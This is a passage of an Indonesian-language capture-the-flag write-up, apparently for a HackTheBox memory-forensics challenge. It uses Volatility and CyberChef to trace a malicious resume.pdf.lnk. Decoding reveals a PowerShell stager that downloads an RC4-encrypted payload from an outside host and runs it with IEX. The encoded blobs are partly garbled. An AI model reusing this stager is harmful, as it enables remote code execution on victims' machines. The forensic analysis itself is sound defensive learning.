.. 0xfffffa8000945060:svchost.exe   2120 476  12   335 2017-10-04 18:06:32 UTC+0000
.. 0xfffffa8002001b30:svchost.exe   600  476  12   360 2017-10-04 18:04:30 UTC+0000
... 0xfffffa8000801b30:WmiPrvSE.exe 2924 600   10   204 2017-10-04 18:06:26 UTC+0000
... 0xfffffa8000930b30:WmiPrvSE.exe  592  600   9   127 2017-10-04 18:06:35 UTC+0000
.. 0xfffffa8002166b30:svchost.exe   868  476  21   429 2017-10-04 18:04:30 UTC+0000
... 0xfffffa80022c8060:dwm.exe      2020 868   4   72  2017-10-04 18:04:41 UTC+0000
.. 0xfffffa80020b5b30:svchost.exe   728  476   7   270 2017-10-04 18:04:30 UTC+0000
. 0xfffffa8001ffffb30:lsm.exe      500  376  11   150 2017-10-04 18:04:30 UTC+0000
0xfffffa80006b7040:System          4     0   83   477 2017-10-04 18:04:27 UTC+0000
. 0xfffffa8001a63b30:smss.exe      272  4   2   30  2017-10-04 18:04:27 UTC+0000
0xfffffa80020bb630:explorer.exe   2044 2012  36   926 2017-10-04 18:04:41 UTC+0000
. 0xfffffa80022622e0:VBoxTray.exe  1476 2044  13   146 2017-10-04 18:04:42 UTC+0000
. 0xfffffa80007e0b30:thunderbird.exe 2812 2044  50   534 2017-10-04 18:06:24 UTC+0000
. 0xfffffa800224e060:powershell.exe 496  2044  12   300 2017-10-04 18:06:58 UTC+0000
.. 0xfffffa8000839060:powershell.exe 2752 496  20   396 2017-10-04 18:07:00 UTC+0000
```

Dari list yang didapatkan, terdapat sejumlah proses yang mencurigakan, yaitu thunderbird yang merupakan aplikasi email memunculkan powershell

Lalu disini saya melakukan analisa file untuk menemukan file resume jika ada di memori

```
[paulyaftoran@kali:~/Desktop/volatility]
$ /home/paulyaftoran/Desktop/callback/volatility -f flounder-pc-memdump.elf --profile=Win7SP1x64_23418 filescan | grep -i resume
Volatility Foundation Volatility Framework 2.6
0x0000000001ef6200      1      0 R--r-- \Device\HddVolume2\Users\user\Desktop\resume.pdf.lnk
0x0000000001e8feb70      1      1 R--rw- \Device\HddVolume2\Users\user\Desktop\resume.pdf.lnk
e.pdf.lnk".LNK files are usu-
```

Setelah mendapatkan 2 file resume, saya mengambil dan mencoba melakukan strings pada file tersebut

```
[paulyaftoran@kali:~/Desktop/volatility] $ ./home/paulyaftoran/Desktop/volatility -f flounder-PC-memdump.elf --profile=Win7SP1x64_23418 dumpfiles -Q 0x000000001e8feb70 -D \ Volatility Foundation Volatility Framework 2.6 DataSectionObject 0x1e8feb70 None \Device\HarddiskVolume2\Users\user\Desktop\resume.pdf.lnk SharedCacheMap 0x1e8feb70 None \Device\HarddiskVolume2\Users\user\Desktop\resume.pdf.lnk
```

Didapatkan data yang dienkripsi data encoding Base64, maka saya menggunakan Cyber Chef untuk men-decodenya

Recipe

From Base64

Alphabet A-Za-z0-9+=

Remove non-alphabet chars

Decode text

Encoding UTF16LE (1200)

Input

```
BAEQAQQBBAFIAdwBCAGYAQQBIAGsAQQBNAEEAQgAxEEARgBJAEEAWAB3AEIATgBBAEQATQBBAGIAUQBBAH
CAQQBIAEKQQBXAFEAQgBmAEEAQwBRAEEAZgBRAEEAbgBBAEQAcwBBAEoAQQBCEAUQQBHAEUAQQBKAEEAQ
gBCEAEEARAwAAEASgBBAEIAWABBAEUTQBBAEwAzvBCEAUQQBHDgAQQBwAHcAggBPAEARQB3AEAYgB3
AEIAaABBAEUAUQBBAFIAQQBCEAIAQQBGFAEQQBRafeAQgBvAEEAQwBRAEEAVB3AEIAbABBAEYASQBBAE
AdwBBAGsAQQBIAFEAQQBLAFEAQQA3AEAAQwBRAEEAYQBRAEIAMgBBAEQAMABBAEaAQQBAGSAQQBHAEUAQ
BWAAEAAQgBCEAEEARgBzAEEATQBBAEEdgQBBAEAMANABBAE0AdwBCAGQAAQBEAHMAQQBKAEEAQQgBFAEEARQ
EEAZABBAEIAaABBAEQAQMBBAEoAQQBCEAUQQBHAEUAQQBWAEEAQgBzAEEARgBzAEEATgBBAEEdgQBBAE
NABBAEoAQQBCEAUQQBFAEAQgBzAEEAQwA0EEAVBBAEIAbABBAEcANABBAFIAdwBCAUQQB
FAGcAQQBYAFEAQQA3AEAAQwAEEAUwBnAEIAUABBAEUAwBBAFQAZwBCAGIAQQBFAE0AQQBTAEEAQgBCE
EASABIAEEAVwB3AEIAZABBAEYAMABBAEsAQQBAG0AQQDAEEAQgBKAEEAQgBTAEAAQwBBAEEASgBBAEIAa
wBBAEcARQBBAQgAQQBCEIAQgBDAEEAQQBFAEEAQgBzAEEARQBrAEEAVgBnAAEAcgBBAEAMAUQBBFAFdWB
AHAQQBDAGsAQQBmAAEAAQgBKAEEARQBVAAEAVwBBAEEAPQA=
```

Output

```
powershell -noP -sta -w 1 -enc
JABHAIAbwBVAFAAUABPAEwAaQBDafkAUwBFAHQAdJABJA4ARwBzACAAPQAgAFsAcgBFAYAXQAUAEAAUwB
ZAGUATQBCAEwAwQAUaEcARQB8AfQFeAQgBwAEUAKAAnAFMaeQbzAHQAZQbtAC4ATQbhAG4AYQbNAGUAbQb1AG
4AdAAuAEEAdQb0AG8AbQbHQAQbVgAG4ALgBVAHQAAQbsAHMajwApAC4AiGbhAEUAdABGAEkARQBgAGwAZ
AAiACgAJwBjAGEAYwBoAGUAZABHAIAbwB1AHAAUAbvAgwAaQbjAHkAUwB1AHQdAbPAG4AZwBzCcALAAg
ACcATgAnACsAJwBvAG4AUAB1AGTAbpAGMALABTAHQAYQb0AGKAYwAnACKALgBHAEUAVABWAGEabABVAGU
AIKAkAG4AdQbAsEwAKQ7AcQArwBSAG8AdQbQFAFTwBsAEkAqBw5AFMAZQBUAFQAAQbOAGcAUwBbAccAUw
```

Setelah sekali men-decodenya ternyata data tersebut masih berupa encoding, maka saya coba sekali lagi

Recipe

From Base64

Alphabet A-Za-z0-9+=

Remove non-alphabet chars

Input

```
KQAlADIANQA2AdSAJABIAD0AKAAKAEgAKwAkAFMAwAkAEKAkXQpACUAMgA1ADYA0wAkAFMAwAkAEKAkXQA
SACQAUwBbACQASAbD0AJABTFSAJABIAd0LAkAFMAwAkAEKAkXQ07ACQAxwAtAGIAeAbvAFIAJABTAF
SAKAAkAFMAwAkAEKAkXQArACQAUwBbACQASAbDACKAJQyADUAngBdA0fQfA7ACQAdwBjAC4ASABFAEEAZ
ABFAHIAcwAuAEEARABEAcgAIgBDAG8AbwBrAGkAzaQaiAcwAiGbzAGUAcwBzAGkAbwBuAD0ATQBDAGEAAb1
AEEAVgBmAHoAMAB5AE0ANGBWAETIAZQ4AGYAgBwADkAdAA5AGoAbwBtLAGAPQA1ACKAOwAkAHMzQByd0
AjwBoAHQAdAbwDoALwAvADEAMAAuADEAMAAuADKAQQuADUANQAA6AdgAMAAnAdSAJAB0AD0AjwAvAGwAbw
BnAGkAbgAvAHAAcgbvAGMAZQbzAHMLgBwAGgAcAAAdSAJABnAgWAYBnAD0AjwBIAFQAgB7ACQAxwBqA
DAARwBfAHkMAB1AFIAxwBNADMabQwAHIAwQbfACQAfQAnAdSAJABEAGEAdABB0AJABXAEMalgBEG8A
VwBOAEwAbwBhAEQARABBAFQAgQoACQAUwB1AFIAkWakAHQKQ7ACQAAQb2AD0AJABKAGEAVABBAFsAMAA
uAC4AMwBdAdSAJABEAEEDAbhAD0AJABEAGEAVABHFsANAAuAC4AJABEAEEdAbhAC4ATABLAG4ARwBUE
gXQAA7AC0ASgBPAEKATgBbAEMASABBAH1lwBdAf0AKAAmACAAJABSACAAJABKAGEAdABBACAAMAAkEAKV
gArACQSwApAACKAfABJAEUwAA=
```

Output

```
[.S_.].+.S.K.[.S_.%.$K...C.o.u.N.T.].%.2.5.6.;.S.S.[.S_.],.S.S.
[.S.J.].=.S.S.[.S.J.],.S.S.[.S_.];.S.D.|%.[$.I.=.
(.S.I.+.1.).%2.5.6.;.S.H.=.($H+.S.[.S.I.]).%2.5.6.;.S.S.[.S.I.],.S.S.
[.S.H.].=.S.S.[.S.H.],.S.S.[.S.I.];.$_-.b.x.o.R.$S.[.($S.[.S.I.]+.S.S.
[.S.H.]).%2.5.6.].);.S.w.c...H.E.A.d.E.r.s...A.D.D.
(."C.o.o.k.i.e.",."s.e.s.s.i.o.n.=M.C.a.h.u.Q.v.f.z.0.y.M.6.V.B.e.8.f.z.v.9.t.
.j.o.m.o.=.");.$s.e.r.=.'h.t.t.p.:./.1.0..1.0..9.9..5.5.:8.0.'.;$t.=.'.
/.l.o.g.i.n./p.r.o.c.e.s.s...p.h.p.','.f.l.a.g.=.'H.T.B.
{.S_.j.0.G._.y.0.u.R._.M.3.m.0.R.Y._.S_.};.$D.a.t.A.=.$W.C...D.o.W.N.L.o.a.D.D
.A.T.A.(.$S.e.R.+$.T.);.$i.v.=.$d.a.t.A.[.0.....3.];.$D.A.t.a.=.$D.a.t.A.
[.4....$D.A.t.A...L.e.n.G.T.H.];.-.J.O.I.N.[.C.H.A.r.[.].](.& .$.R.
.$d.a.t.A .($I.V.+$.K.)).|.I.E.X.
```

STEP  BAKE! Auto Bake

Setelah mendapatkan hasilnya dan menganalisisanya, dengan mengabaikan titik-titik tersebut saya akhirnya menemukan flagnya

FLAG: HTB{\$_j0G_y0uR_M3m0rY_\$}